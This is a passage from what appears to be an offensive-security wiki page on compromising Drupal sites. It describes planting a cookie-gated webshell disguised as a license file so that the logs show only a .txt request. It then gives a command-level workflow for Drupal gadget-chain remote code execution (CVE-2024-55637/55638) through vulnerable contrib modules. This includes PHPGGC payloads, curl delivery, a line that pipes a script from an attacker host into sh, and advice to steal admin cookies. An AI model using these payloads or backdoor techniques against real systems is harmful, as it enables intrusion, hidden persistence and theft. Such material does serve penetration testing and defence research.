
Part 3.1 (upload file .htaccess)
First, we leverage the Add Document (/media/add/document) feature to upload our file containing the Apache directives (.htaccess).

Part 3.2 (upload file LICENSE.txt)
Then, we leverage the Add Document (/media/add/document) feature again to upload a Webshell hidden within a license file.

Part 4 (interaction with the Webshell)
The last part consists of interacting with the Webshell.
As shown in the following screenshot, if the cookie expected by our Webshell is not defined, we get the subsequent result when consulting the file via a Web browser.

When the attacker sets the cookie, they can interact with the web shell and execute commands.

In the access logs, the request appears to target only a .txt file.

Thank you for taking the time to read this article, I hope it will help you get some shells.
Drupal core gadget chain (SA-CORE-2024-007 / SA-CORE-2024-008)
Two advisories published 20 Nov 2024 (CVE-2024-55637 & CVE-2024-55638) describe new PHP object gadget chains in Drupal core (7.0–7.101, 8.x, 10.2.0–10.2.10, 10.3.0–10.3.8, early 11.x). They are not directly exploitable but give attackers a ready-made chain once any contrib/module performs unserialize() on user input.[2][3]
Practical exploitation workflow:
- Find the unserialize sink (contrib module or custom code). Grep codebase for
unserialize(orDrupal\Component\Serialization\PhpSerialize::decode. Target endpoints that accept POST/JSON or configuration imports. - Generate a payload using the vulnerable class path that matches the gadget chain. After SA-CORE-2024-008, the public chain was added to common payload generators. Example with PHPGGC (commit ≥ Dec 2024):
./phpggc drupal/rce2 system 'id' > payload.ser- Deliver the serialized blob to the sink (e.g., parameter that gets deserialized). For a form-encoded body:
curl -X POST https://target/admin/config/some/module \
-d "serialized_setting=$(cat payload.ser)"- Trigger destruction (often automatic at end of request) and execute the command.
Notes for testing:
- Gadget works only on versions prior to 10.2.11 / 10.3.9 / 7.102 (patched). Verify target version via
/core/lib/Drupal.phporCHANGELOG.txt. - Third‑party DB drivers may need extra hardening; look for deployments that skipped the security update window.
Recent contrib-module unsafe deserialization → RCE
Several contributed modules fixed insecure unserialize() paths in late 2024. If a site is missing these updates, they may provide the exploitable sink required by the core gadget chain:
- Mailjet (<4.0.1, CVE-2024-13296): admin-controlled data passed to
unserialize(), enabling PHP Object Injection → RCE when chained with the core gadgets.[4] - Eloqua (7.x-1.x < 1.15, CVE-2024-13297): similar unsafe
unserialize()usage reachable by users withaccess administration pages.[5]
Testing idea (authenticated):
phpggc drupal/rce2 system 'bash -c "curl http://attacker/shell.sh|sh"' > p.ser
curl -b session=ADMINCOOKIE \
     -F "import=@p.ser" https://target/admin/config/eloqua/import
If the module deserializes the uploaded data, the gadget chain yields RCE. Combine with XSS/CSRF to steal admin cookies for a full attack chain.
References
- [1] B19: How to backdoor Drupal (new versions) like a bro
- [2] Drupal core – gadget chain – SA-CORE-2024-007
- [3] Drupal core – gadget chain – SA-CORE-2024-008
- [4] Mailjet module – arbitrary PHP code execution – SA-CONTRIB-2024-062
- [5] Eloqua module – arbitrary PHP code execution – SA-CONTRIB-2024-063